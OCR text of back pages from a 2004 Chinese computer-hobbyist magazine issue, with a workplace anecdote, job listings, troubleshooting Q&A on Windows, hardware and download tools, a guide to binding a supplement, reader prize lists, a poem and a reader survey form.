电脑高手的打工奇遇

职场故事

■ 北京　李敏州

作为一个电脑"高手"，电脑城一直被当年的我视为圣地。毕业后也曾投入它的怀抱，憧憬着"城"里人会用一张张百元大钞来回报我的虔诚。

后来在"城"里一转，才发现自己的满腔热忱纯属自作多情！人家可要现实许多：看我一脸的"稚嫩"，就不由露出各种奇怪表情；碰上几家好脸色的，也就塞给我一叠小广告，打发我找个人多的地方去拉客。几天下来，路人躲闪不迭的态度把我打击得心灰意冷，就此平添几分壮志难酬之情。

这天，一家卖二手电脑的门面贴出的POP海报吸引了我——招技术员。比起之前去的那些装机店，这里搞的都是我经常摆弄的旧电脑，又没有拉客的必要。脑筋一转到这儿，我就一头扎了进去。碰到的却是一位面孔稚嫩的副"掌门"，但他随后开出的工钱却让我一震——1200元！在电脑城打工的人都知道，这算是高薪啦！但马上又峰回路转："当然，你要完成每月20000元的利润。"差点没让我口吐白沫。"不过底薪是650。"这就是我没爆发的原因！

第一个早上没生意，很悠闲。下午，冷清的门面进来两个人。我察言观色一阵，发现其中一个来头不小。看其位置居正中，被副"掌门"护佑的阵势，确认为正"掌门"无疑。于是我搬了张凳子过去，毕恭毕敬了一番。不过发现他们正谈论的内容更有吸引力，原来，来者中另一人是为了处理手中几十块硬盘而与正"掌门"讨价还价。两人似乎很熟，交谈起来像玩太极一样温柔地推来推去。正"掌门"显然认出我是生面孔，但我一脸的诚恳让他很快接纳了我，每说几句话，都朝我这笑笑。而我也报以同样的表情，以示赞同。

不久，谈判进入实质性阶段，卖家提出硬盘要全部测试。本来由副'掌门"独自操刀，但我哪能放过这样好的表现机会，也主动请缨披挂上阵。测硬盘对我来说是小菜一碟，"唰唰唰"几下，七八个硬盘都被我检测出是好货。正当我转过头期待表扬时，看到正"掌门"青紫色的脸。卖家则忙不迭地将我测过的硬盘收了起来，连声说："好的就不卖了！不卖了！"而在副"掌门"那边，情况完全相反，硬盘检测结果：全是坏的！它们最后以每个20块的价格被收下来。卖硬盘的人走了，正"掌门"死盯着我，嘴里嘟嘟囔囔："你这娃儿，坏了我的好事！"

原来那个卖硬盘的是个网吧老板，同时兼任菜鸟，因为想搞无盘网吧而将硬盘处理。正"掌门"闻之，主动登门"相助"。本想利用此机会狠赚一笔，却万万没想到半途会杀出我这个不长眼的"程咬金"。这里看来是不能待了，我装着去上厕所，落荒而逃…… CF [CY03]

招聘信息 公告栏

公司名称:北京华旗资讯数码科技有限公司

中/英文标识:爱国者　/　aigo

业务简介:专注IT消费类电子产品领域，其MP3、移动存储产品在国内市场占有率长期第一，并在显示器、光存储、机箱和数码相机等领域长期占据市场领先地位。

招聘广告页面:http://www.aigo.com/cpyc.htm

招聘职位:

业务专员、销售代表

系统维护部:程控电话交换机维护工程师

事业部:项目经理

事业部:渠道销售

广告部:平面设计

人力资源部:招聘/培训/绩效主管

学历要求:大学本科及以上

工作地点:北京

简历投递:

E-mail:hqhr@huaqi.com

传真:010-82607775

公司名称:华硕电脑股份有限公司

中/英文标识:华硕电脑　/　ASUS

业务简介:全世界最重要的计算机厂商之一，产品包括笔记本电脑、台式机计算机、服务器、主板、显示卡、CD-ROM/DVD驱动器和通信等计算机资讯相关产品。

招聘广告页面:http://www.asus.com.cn/about/employment.htm

招聘职位:

业务、产品专员、公关专员、市场专员、行政财务专员

运筹管理师、料件管理师、库房账管师

网络产品销售工程师、笔记本维修及技术支持工程师、芯片维修工程师、机构设计工程师、测试工程师、机械工程师、Power电子工程师、客服事务工程师、技术支持工程师、销售工程师

俄、西、日、德、意、英技术编辑、界面设计师

学历要求:大学本科及以上，部分工种只需要本科学历

工作地点:北京、上海、武汉、西安、苏州和广州

简历投递:

详见具体招聘网页 CF [CY04]

编辑建议:华旗和华硕这两家公司在各自的业务领域都可以算得上业内翘楚，而且公司都处于上升势头之中，并且都提供了众多的就业机会。但在决定加入这两家公司之前，小编强烈建议您能详细浏览一下它们的网页，尽可能多地了解他们的经营理念和企业文化。因为这两家公司都有极强烈而且鲜明的企业文化，理解他们的文化，对于您加入他们有非常大的帮助。

硬件维修站



1 内存升级后却提示内存不足

问:我最近给电脑添加了一条256MB内存,和原来的内存组成了640MB内存,但在启动Windows 98时系统却出现蓝屏并提示内存不足。请问这是怎么回事?如何才能解决这个问题?

答:导致该问题的原因主要有几下个方面:

(1)Windows 95以及Windows 98/Me等低版本的操作系统对大容量内存的管理存在问题。解决方法是将操作系统升级到Windows 2000/XP,如果不愿意升级也可以尝试修改系统安装分区中Windows文件夹下的System.ini文件,找到[vcache]参数项,在其中添加以下内容:

MinFileCache=1048576

MaxFileCache=1048576

保存退出后也可以使大容量内存的使用恢复正常。

(2)你使用的可能是nForce2主板或某些品牌的i865PE主板,你的主板与部分内存存在不兼容问题。解决方法是刷新主板BIOS,如果主板能调内存电压,也可以适当给内存加电压以改善兼容性。还有就是如果进行了超频操作,应该恢复回标准频率。如果你的主板设置了内存异步工作模式,建议恢复回同步模式。你也可以在BIOS中降低内存参数数值以增加内存工作的稳定性。如RAS Precharge Time、RAM Active Time、RAS to CAS Delay、CAS Latency等参数。

(3)如果主板型号比较老,内存容量可能会被限制在512MB以内,当物理内存容量超过512MB时就会出现无法正确识别的情况。如果是这种情况,你就要升级主板了。

2 USB移动硬盘传输速度不达标

问:我总觉得我的USB 1.1和USB 2.0的移动硬盘实际传输速度比标称慢很多,请问是这样吗?

答:USB 1.1理论数据传输速率为12Mb/s(等于1.5MB/s),而实际数据传输速率约为700~800KB/s。USB 2.0理论数据传输速率为480Mb/s(等于60MB/s),而实际数据传输速率约在5~8MB/s之间。

3 键盘开机功能为何失灵了

问:我设置了键盘开机功能,试验时也成功了,可隔了一天再试就不能实现了。请问这是怎么回事呢?

答:由于机箱ATX电源本身特点,使主板键盘开机功能只能局限在不关掉电脑供电电源的情况下才能实现,导致你的键盘开机功能失效的原因很可能是因为在关机后也关闭了给电脑供电的电源,即便使用时再接通,由于这时的电源不能再供给键盘电流,所以键盘开机也就失效了。如果是在MS-DOS状态下按下机箱面板上的电源开关来关闭电脑,也会造成键盘开机功能失效。要注意的是,要想正常实现键盘开机功能,机箱电源必须能够提供大于1A的供键盘使用的+5V电源输出。还需要注意的是,主板BIOS中的PWRON After PWR-Fail选项要设为OFF,以避免电脑通电时自动启动的问题。

4 启动主板的Xpress Recovery功能

问:我在BIOS开机画面出现时按下F9键来启动技嘉主板的Xpress Recovery功能,可是试了很多次都无法成功。请问如何才能启动该功能呢?

答:Xpress Recovery功能的应用程序放置在随主板所赠的驱动程序光盘中,你应该按照如下步骤实现该功能:

(1)开机后按Del键进入BIOS设置,将启动顺序设置为光驱优先。

(2)将驱动程序光盘放入光盘驱动器,然后重新启动电脑。

(3)电脑从光盘启动后就可以通过屏幕上出现的菜单来选择启动Xpress Recovery功能了。

5 笔记本开机报错并死机一例

问:我的IBM笔记本电脑最近在开机后出现了如下3行显示:

0649560KB OK

173

163

然后扬声器里发出“嘀、嘀”二声,接着屏幕上显示出一个小显示器样子的图标和一把锁的图标就死机了。请问,这是为什么?如何解决?

答:开机后出现163和173错误都说明你的笔记本电脑的CMOS电池电量不足了,按说应该直接进入BIOS,但提示小锁标记说明这个电脑设置了密码,你应该先输入密码才能进入BIOS。

CF [SB01]

1 升级系统后杀毒软件监视失灵

问:我在安装了Windows XP Service Pack 2补丁包后,发现系统中原来安装的"江民KV2004"杀毒软件在"Windows安全中心"窗口中被提示为"未监视"的安全状态。请问如何才能解决这个问题?

答:出现这个提示说明这个防病毒软件没有通过微软的兼容性认证,属于未被系统正确识别的安全产品。解决该问题的方法有两个:

(1)在线智能升级,这种方法对于所有KV2004正版用户十分方便,只需将电脑连上互联网,用鼠标单击界面上的"智能升级"按钮即可。

(2)下载升级补丁包离线升级(下载网址:http://update.jiangmin.com/download/Winxpsp2Beta.rar),解压后阅读其中的安装说明文档,然后执行即可。

在升级成功后打开病毒实时监控,此时"Windows安全中心"就会正确识别"江民KV2004"杀毒软件,并显示病毒库日期以及杀毒引擎版本号。

2 安装Windows 2000蓝屏并死机

问:我在安装Windows 2000操作系统时出现蓝屏死机现象,屏幕上出现如下提示:"The ACPI BIOS in this system is not fully compliant with the ACPI specification..."请问如何才能解决这个问题?

答:重新启动电脑,按下F7键就可离开ACPI MODE SETUP状态,系统转到TEXT MODE SETUP状态就可以继续安装Windows 2000了。

3 分区过多引起系统不能安装

问:我在使用Windows 2000安装光盘安装系统时,屏幕上出现如下提示:Setup cannot load the keyboard layout file Kbdus.dll. Setup cannot continue. Shut down or restart you computer.此时安装中断。请问如何才能解决这个问题?

答:出现这个问题说明你的硬盘分区超过了24个。如果在你的电脑中有一个以上的硬盘,请拔下不安装系统的硬盘的电源线和数据线。如果你的电脑中只有一个硬盘,请重新划分分区,使分区数量少于24个。经过上述操作后你就可以正常安装操作系统了。

4 为什么不能登录域控制器

问:为什么我在Windows 2000中登录域控制器时系统提示"不允许用户交互式登录"。请问如何才能解决这个问题?

答:由于域控制器对整个域进行集中的管理,它的安全要求相应就比域中其他的终端和服务器高。因此需要进行一些设置才能让普通域用户登录到域控制器上。

(1)在系统桌面上用鼠标依次选择"开始→程序→管理工具→域控制器安全策略→本地策略→用户权利指派",然后双击"在本地登录"策略,接着单击"添加"按钮选择相应的用户并退出,重新启动电脑或等较长一段时间(域策略的刷新时间间隔)即可。

(2)完成上一步骤后再次回到系统桌面,用鼠标依次选择"开始→程序→管理工具→本地安全策略→用户权利指派",然后双击"在本地登录"策略,单击"添加"按钮选择相应的用户后退出,在系统中注销当前用户并重新登录即可。



系统门诊所

需要注意的是:在(2)中必须先设置域控制器安全策略,否则域控制安全策略会覆盖本地安全策略,导致设置不能生效。

5 Windows 98不能进行覆盖安装

问:我的电脑安装的操作系统是Windows 98,最近出现了不能正常启动的问题,尝试进行覆盖安装,但安装程序检测Windows的版本时显示出错信息,提示说不能更新或升级安装。请问如何才能解决这个问题?


答:在安装完系统后,原有系统的win.com文件记录着Windows的版本信息,这时如果你使用非相同版本的系统进行覆盖安装,就会出现版本报错问题,使覆盖安装受阻。这时你可以使用Windows 98启动盘启动电脑,然后进入Windows文件夹将win.com文件删除或更名,随后在DOS状态下运行系统安装程序进行覆盖安装,这时安装程序会认为是全新安装,覆盖安装即可顺利进行。

6 安装Windows 98出现扩展内存错误

问:我在安装Windows 98时出现如下提示:Standard Mode: Fault In MS-DOS Extender,致使系统不能继续安装。请问这是什么意思?如何解决这个问题?

答:这个提示的意思是:标准模式下,MS-DOS扩展内存出错。解决该问题的方式是:用系统启动盘启动电脑并进入DOS,在C盘下用Edit命令打开Config.sys文件,在该文件的EMM386语句前面键入REM使该语句失效,接着重新启动电脑,这样就可以正常安装操作系统了。 CF [SB02]

软件咨询间



1 创建ISO时，ASPI和FILE有何区别

问:在用WinISO为光盘创建ISO映像文件时，分别选择ASPI和FILE选项有何不同？

答:如果你选用了ASPI模式，你将会得到与原始CD-ROM光盘结构完全相同的ISO文件，包括启动信息和与光盘格式有关的其他信息。如果你用这样的ISO映像文件刻录一张CD，你将会得到一张与原CD完全相同的CD。

如果你选用了FILE模式，WinISO只是按原光盘的文件和目录结构形成一个ISO文件。这个ISO文件仅仅包含WinISO缺省的格式，如果原来的光盘中包含引导信息，那么在做成的ISO文件中，引导信息就会丢失。

2 虚拟光盘如何还原为真实光盘

问:从网上下载的ISO文件，我们通常是用虚拟光驱软件来读取的。请问，能不能将这些ISO文件再还原到光盘上？用什么方法或软件来还原？

答:可以的。目前许多主流的刻录软件都支持直接将ISO文件还原并刻录到光盘上，比如常用的Nero、Easy CD Creator等都有这方面的功能。安装了这类软件后一试便知。

3 如何来编辑Nero建立的NRG文档

问:我用Nero 5.5建立了一个NRG映像文档，请问可以用WinISO软件编辑NRG文档吗？会不会出现兼容性问题？

答:WinISO支持NRG文件的编辑和保存，但需要注意的是，NRG映像文件中不能包含音频文件信息。

4 WPS中无法使用Word公式编辑器

问:在WPS Office 2003环境下，当打开带有公式的Word文件时，能看到公式，但无法编辑公式？请问这是为什么？如何实现在WPS Office 2003中也能编辑公式？

答:因为是Word里带有公式编辑器，如果在装有Word的电脑上使用WPS Office 2003，双击公式可以调用，还可以编辑，但是，如果没有安装Word，公式将只能以图片的方式显示，但无法编辑。知道了这个原因后，解决的办法就找到了，那就是安装带有公式编辑器的Word软件。

5 帮助系统中的内容能做标记吗

问:我刚刚改用WPS Office 2003进行办公内容的处理，我是通过帮助系统来学习使用它的，每次没有学完一个内容需要离开时，我希望做一个标记。请问，怎样在“使用帮助”中添加标记？

答:打开“菜单”栏中的“帮助”，选择“使用帮助”，在弹出的对话框中选择“索引”类型，找到自己要查看的功能，然后再选择“标签”功能进行添加，我们会看到自己当前需要查找的功能已经添加到标签列中，下次需要打开“使用帮助”的时候，只需打开“标签”功能找到自己添加的标签就可以阅读自己需要的知识了。

6 解决WPS下流程图的拼接问题

问:用微软的Word可以制作出流程、组织机构或计算机网络的拓扑结构图，其中的图形都是盘根错节，线与线之间衔接得非常紧密，绝对不允许有断线的现象。请问，WPS Office 2003也能实现这样的功能吗？如何实现？

答:WPS Office 2003也可以实现这一功能，具体操作方法如下:

首先我们画好两个任意的图形，然后在“菜单”栏中选择“格式→对象→允许拼接”，再将工具栏中的“图形”工具打开，选择自己需要连接的线型，将鼠标移动到图形中会发现一个友好的握手标志，按住鼠标左键不放直接拖拽到另一个图形中，松开鼠标左键，这样一个标准的连接线就做好了，我们可以移动一个图形看看结果，是不是紧密地连在一起了？

7 Excel中如何正确输入邮政编码

问:我在用Excel录入客户名录的过程中发现，客户的邮政编码前如果有数字0，在录入后前面的所有0数字都会被系统删除，这明显不符合邮政编码规范。请问，如何才能输入合格的邮政编码？

答:Excel中其实提供了专门的邮政编码格式，只是大家没有注意到罢了。设置邮政编码格式的方法是:首先选择要设置的单元格区域，然后在选择区域上单击鼠标右键，在弹出菜单中选择“设置单元格格式”，然后选择“单元格格式”窗口中“数字”选项卡中的“特殊”分类，这时你可以看到在右侧的“类型”列表中有“邮政编码”一项，选中它，按“确定”即可。

CF [SB03]

网络答疑室



1 FlashGet为何全成了英文界面

问:我在多次安装卸载FlashGet的不同版本后,现在无论下载什么版本的简体中文版网际快车,都变成英文版本的界面了,但我以前也没有安装过英文版本的网际快车呀。我把注册表里的有关网际快车的信息全部删除再重新安装也还是这样。请问这是怎么回事?

答:多数FlashGet的版本在安装时都带有英文和其他几种语言包,如果是简体中文版的,则默认界面是简体中文界面,如果是英文或国际版本类的,则默认界面是英文界面。如果你第一次安装的是非中文版本的网际快车,当你卸载了这个版本的FlashGet而安装另一个版本时,语言包配置文件可能没有被自动删除掉,下次安装的版本沿用了这个语言配置文件,所以尽管安装的程序中有中文语言包,但仍然显示为英文界面。这时,你只要在FlashGet的"查看"菜单中选择Language命令,再选择"简体中文"即可。

2 文件注释可以快速变为文件名

问:我用FlashGet下载的软件名称均由一些英文字母组成的,不好识别,但每个软件已经有一个简短的注释。请问,如何才能快速地将这些注释文字变为文件名?

答:FlashGet本身就可以实现这样的功能。在下载工作完成后,选择FlasgGet"已下载"文件列表中的某个文件,单击鼠标右键,选择"重命名"命令,再选择其下的"注释作为文件名"就可以了。

3 IE能下载的链接为何不能用快车下载

问:有的下载链接使用FlashGet无法下载或者下载不对,但使用IE浏览器直接下载没有任何问题。请问,这是为什么?如何解决?

答:有一些站点只允许通过浏览器下载,所以请在FlashGet的"工具→选项→协议"中设置"用户代理"为"Internet Explorer 5.x",这样就可以让FlashGet冒充IE 5.x进行下载。另外,有的站点还有一种限制,必须通过特定的引用页,请在下载任务属性的引用页字段中填入下载页面的链接,比如从http://www.amazesoft.com/download.htm下载FlashGet,引用页属性添http://www.amazesoft.com/download.htm。还有一种很特殊的情况,如果发送引用页就无法正确下载,这时需要在"选项→协议"中去掉发送引用页的选项。

4 用FlashGet下载FTP站点目录

问:能不能用FalshGet下载整个FTP站点的目录?如何下载?

答:在FlashGet任务"属性"对话框中输入单一URL不包含任何统配符,但设置之后就可以下载整个FTP目录了。比如要从ftp.a.com下载public目录下的所有文件,可以输入ftp://ftp.a.com/public,然后在任务属性的"高级"设置中适当选择以下3个选项即可。

- 从FTP站点下载子目录:可以下载FTP站点目录中的所有文件和子目录。
- 在本地创建子目录:创建与FTP站点相同的目录结构。
- 创建类别:在FlashGet中依照FTP站点的目录结构创建类别。

5 解开代理服务器的概念谜团

问:常听人们说代理服务器,也常见到有人用代理服务器。请问,代理服务器到底是怎么回事?能形象地解释一下吗?

答:代理服务器的工作机制很像我们生活中常常提及的代理商,假设你的机器为A机,你想获得的数据由B机提供,代理服务器为C机,那么具体的连接过程是这样的。首先,A机需要B机的数据,它与C机建立连接,C机接收到A机的数据请求后,与B机建立连接,下载A机所请求的B机上的数据到本地,再将此数据发送至A机,完成代理任务。这时的C机就起到代理服务器的作用。

6 Flash动画为何无法显示

问:我使用3721上网助手后,Flash动画都看不到了。请问,该怎么办?

答:这是因为你开启了上网助手系统的网页浏览加速功能的缘故。如果你希望查看Flash动画,可以选择"系统加速→网页浏览加速",去掉"不播放网页中的Flash动画"项前面的选择。然后点击"立即设置",重新打开IE,即可看到Flash动画。

CF [SB04]

《CFan易精经》DIY装订指南

我们随刊附送给大家的《CFan易精经》终于出齐了，共有12本小册子，其中前11本为正文，最后一本为目录，另外我们还曾在第2期和第9期随刊附送了封面和封底。为了便于收藏和查阅，您需要把这些零散的册子和封皮装订在一起。下面先让我们看看勤小编和懒小编的装订方法吧。

◆ 勤小编温馨提示 ◆

请备好全年随刊赠送的《CFan易精经》小册子(共12期)，并从第2期81页前页剪下易精经封面，再从第9期80页后页剪下易精经封底，准备好裁纸机(或单面刀片和直尺)、打孔机(或钉子、锤子和老虎钳)、一条线绳、一个夹子，按照下面的步骤进行装订。如果您有装订机，那么可以简化下面的过程，裁纸、打孔、引线装订可以一体完成。

(1)去除所有12本小册子的骑马订，沿骑马订4个小孔连线方向将所有小册子裁开。也可以不取下骑马订直接沿中缝裁开，裁开后骑马订可自行脱落(请注意：这样做骑马订可能损坏刀刃)。

(2)按页码顺序将所有“系统秘技篇”的页面排在一起，排好的页码应该是1～44页。

(3)按同样的方法将所有的“软件秘技篇”的页码排在一起，排好的页码应该是49～92页。

(4)同理排列“网络秘技篇”应该是97～140页，“硬件秘技篇”为145～188页。

(5)将第24期附送的易精经目录按栏目每4个页码一组共分成四组，把每组目录放在对应内容正文页的前面，如：系统目录4个页面放到第1页前面，软件目录的4个页面放到第49页前面，依次类推……

(6)将以上排列好的四个栏目的页面按照系统、软件、网络、硬件的先后次序摞到一起。

(7)将从第2期81页前页剪下的易精经封面和从第9期80页后页剪下的易精经封底比照内页尺寸进行裁剪(注：因当初设计问题，封面尺寸略微小于内页尺寸，不过没关系，最后裁剪时可以解决)。

(8)将裁剪下的封面和封底与内页组合在一起，即成为一本没有装订的、内容完整的易精经。

(9)分别沿左侧和下边，将整本易精经在桌面上捋整齐，然后夹在打孔机上(没有打孔机的用一个夹子从右侧夹紧)。

(10)按封面图示，用打孔机在封面左侧打三个孔(没有打孔机的读者可以用老虎钳将一个钉子横向剪断，用锤子钉出三个孔)。

(11)用自己喜欢的线绳穿过小孔并系结实(具体系法可根据自己的喜好自由发挥)。

注意：上面之所以让大家把钉子剪断后打眼而不是直接用钉子打眼，一是为了打出的孔眼美观，二是为了线绳容易穿过。提醒您剪切钉子时飞出去的钉子容易伤人，操作过程中可要注意自己和他人的安全哟。

(12)用裁纸机沿封面图示将整本易精经边缘剪齐(没有裁纸机的读者可以用一个硬质单面刀片配合直尺进行裁剪)。

经过上面的操作，一本由自己亲手打造的《CFan易精经》就展现在你的眼前了。是不是很有成就感？

◆ 懒小编装订秘诀 ◆

Hi！我是懒小编。如果您像小编我一样懒得自己动手，又不惜些零碎银子，那么就把《CFan易精经》拿到文印店去装订吧，相信他们专业的服务会为您装订出更精美的《CFan易精经》。装订时提醒工作人员注意，四个栏目的目录是分别放在四个栏目内页之前的。

朋友们，也许我们的方法不是最好的，请您不要被我们的方法套住手脚，如果您有自己更好的装订方法，那就自作主张，我行我素吧！我们相信大家更有创造力，自作主张的DIY往往会比有人指导的DIY更有成就感。

热心评刊员公布

以下40位读者被评为2004年第20期热心评刊员。全表示为《电脑爱好者》2004年全年订户。

优秀奖10名（奖品：Photo硬派6.0中文版）

玄志鹏(山东)	程　浩(山西)	谭金芳(江苏)	王海山(黑龙江)	曲　彦(广东)
王　涛(陕西)	李广生(河南)	覃耀汉(广西)	陈　建(四川)	姚　运(河北)

三等奖30名（奖品：公仔FM全自动选台收音机）

张国喜(湖南)	邓智鹏(四川)	李国浪(广西)	汤志龙(山东)	宁淑华(山西)
王传江(山东)	王子顺(西安)	陈　磊(内蒙古)	钱　伟(南京)	石　伟(湖北)
张伟春(安徽)	陈松林(江苏)	许再兴(西藏)	高　洁(甘肃)	杨钟成(广西)
李　辉(深圳)	宫英明(辽宁)	韩志刚(甘肃)	光顺安(山东)	刘美霞(天津)
王　军(内蒙古)	伍远哲(广东)	谷俊鹏(吉林)	陈　竹(北京)	王德保(福建)全
彭兴伦(江苏)全	翟乃俊(山东)全	彭　晋(湖北)全	刘　娟(安徽)全	林树民(福建)全

最佳文章公布

2004年第20期优秀文章

第一名:“特别话题”栏目《Driver让你的电脑飚起来》作者:驱动之家 胡世权 沈红志获得奖金500元和《电脑爱好者》荣誉证书。

第二名:“市场传真、精明买家”栏目《电脑产品的“准生证”—3C认证》作者:王寒晖获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“CFan新视界”栏目《麒麟 中国制造》作者:阿健获得200元奖金和《电脑爱好者》荣誉证书。

第三名:“系统应用”栏目《桌面健美新生活》作者:ABC获得200元奖金和《电脑爱好者》荣誉证书。

e 世界里五彩缤纷

■ 珠海　孙宁

走进读者的电脑生活

当太阳从梦中醒来，
探出被热被窝焐红的脸，
一边揉搓着惺忪的眼睛，
一边把懒腰舒展。
啊，
醒了，
北半球就迎来了朝气蓬勃的黎明。

在博大的 e 世界里，
除了时差还能把网友些许分开，
便没有任何理由可以把连通的脉动阻拦。
就如同浪是海的赤子，
海是浪的依托。

在我的床头，
放着我喜爱的期刊——《电脑爱好者》。
精心策划的分栏，
雅俗共赏的刊风，
通俗幽默的文词，
循序渐进的方式，
把每一个人引入 e 世界的征途。

e 世界就像银河星系，
每一个 ID 就是一颗星星。
当我们仰望星空，
每一颗星都是那么璀璨夺目，
各自有着不同的绚烂轨迹。

单击、双击、开始、搜索，
登录、浏览、下载、播放。
在 e 世界虚拟的社会里，
充分体现着平等的快乐。
不论你是达官贵贾，
还是市井草民，
因为 e 世界里没有等级区划和人的贵贱，
就像等号——两条永不相交的平行线。
“编辑部在行动”——沟通，
“CFan 新视界”——开阔，
“网络 e 生活”——精彩，
“傻博士信箱”——丰富，
“创业与就业”——有效，
“硬件步步高”——省钱，
“软件学用通”——管用，
是知识火炬的指引，
我才从低迷和躁动中挣扎出来，
才找到了激情与灵感的路径。

在 e 世界里冲浪，
就要有搏击风浪的翅尖。
裹挟着思想、推理、情绪和明确指向的文字，
在网络快车上纵横驰骋。
只有历经风雨，
才会懂得生活。
印度有一位诗人说：
“感谢光明别忘了黑夜中执灯的朋友”，
幽明异路，
殊途同归，
点击焦点，
e 世界里五彩缤纷。

第24期杂志相关软件索引

	软　件	软件说明	页码
荐	Creature House Expression 1.0	微软出品的免费矢量图表图形设计工具	30
荐	Photo Story 3.0	为数码照片快速添加特效的的电子相册	30
	超级日历 1.0	微软出的日历工具	31
	Calculator Plus 1.0	微软的超级计算器	31
荐	VCDControlTool 1.0	微软出的虚拟光驱工具	31
	RichCopy 3.5	多线程复制小工具	31
	Microsoft Windows Memory Diagnostic 1.0	内存检测小工具	32
荐	Office 2003“短信服务加载项”2.0	在 Office 软件中快速发短信	33
	SMS Sender 1.0	微软的短信专发工具	33
荐	IME Tool 2.42	Windows文字服务设置工具	35
	金锋贺卡制作 2004 3.3	一款贺卡制作软件	47
荐	ISOEMU 1.05	用 ISO 引导系统	49
	Xara 3D	制作特殊的文字动画	50
荐	Ultr@VNC	号称速度最快的远程控制软件	51
荐	Overclockulator 3.4	计算电脑的功率	54
	一键中的 1.1	轻松发送超必杀技	55
	ASCii.art 0.4 Beta	功能非常强的字符画转换工具	55
荐	ougishi 4.00 Lite beta	将你的涂鸦变成书法	55
荐	Shinimegami Media Player SDK 2.0.0.4 Beta	用搭积木的方法制作媒体播放器	56
	URLy Warning 2.0	检测某网页的更新情况	73

《电脑爱好者》2004 年第 24 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 17 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN
读者评刊

一等奖 2 名

奖品:漫步者 R1600TD 音箱

价值:560 元× 2 ＝ 1120 元



外形小巧,但功率强大,配备了强悍的大功率环形变压器

多模式数字化输入方式，支持光纤或者同轴数字输入，在数字输入模式的条件，数码版 R1600TD 拥有全部外置 DAC 的功能

Hi-Fi级的扬声器配置，配备耳机放大器功能，支持超重低音炮输出，实现超级震撼的效果

独立 6dB 优质分频器，使全频域频响达到不可思议的±3dB

特有的开关机防冲击电路，不再有冲击声破坏欣赏情绪

□感谢北京爱德发高科技中心提供活动奖品

□官方网址: www.edifier.com

□咨询电话:010-82853182

二等奖 5 名

奖品:漫步者 H500 耳机

价值:150 元× 5 ＝ 750 元



5微米超薄震膜,大口径驱动单元令低音澎湃震撼

铜包铝线音圈，OFC无氧铜导线，专业镀金插头，失真极小，保证信号通讯质量

高档脱脂海棉耳套,人性化设计的可旋转耳壳,适合长时间佩戴

20Hz～20kHz 的频响带宽能够捕捉更多细节

让您的 MD、MP3、CD、音响升级到发烧级

□感谢北京爱德发高科技中心提供活动奖品

□官方网址：www.edifier.com

□咨询电话:010-82853182

三等奖 10 名

奖品:Photo 硬派 6.0 中文版

价值:98 元× 10 ＝ 980 元



数码摄影:像专家一样地编辑相片,以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。

无与伦比的创意:以简易好用的创意工具化平凡为神奇；包罗万象的点阵与矢量工具；独一无二的 3D 合成;耀眼的特殊效果。

网页影像:建立动感十足的 Web 组件或输出完整的网页。包含完整的网页制作工具、交互式 JavaScript特效、以视觉方式配置网页等功能。

■个 人 资 料

姓名 ____________________ 出生日期 ____________________ 性别 __________ 文化程度 __________

职业 ____________________ 联系电话 ________________ 通讯地址 ________________________________

邮政编码 ______________ E-mail____ QQ______________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原 因	文章代码	原 因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”;如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜 欢	不喜欢
CFan 新视界			
系 统 应 用			
实 用 软 件			
防 黑 防 毒			
现 代 办 公			
程 序 谷			
特 别 话 题			

	不关注此栏目	喜 欢	不喜欢
网 络 e 生 活			
硬 件 步 步 高			
市场传真、精明买家			
评 测 直 击			
创 业 & 就 业			
傻 博 士 信 箱			
编 辑 部 在 行 动			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您常用的媒体播放软件是________________________________

2.您使用的杀毒软件是________________________________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 24 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往 hotline@cfan.com.cn 评刊截止日期 2005 年 1 月 15 日(以邮戳为准)

2004年总目录

实用软件

防毒防黑

期-页	文章标题

现代办公

程序谷

特别话题

网络e生活

硬件步步高

观测台

行家出手

数码时尚

产品百分百

市场传真

数字生活

精明买家

评测直击

创业&就业

十七点以后

CFan爆料王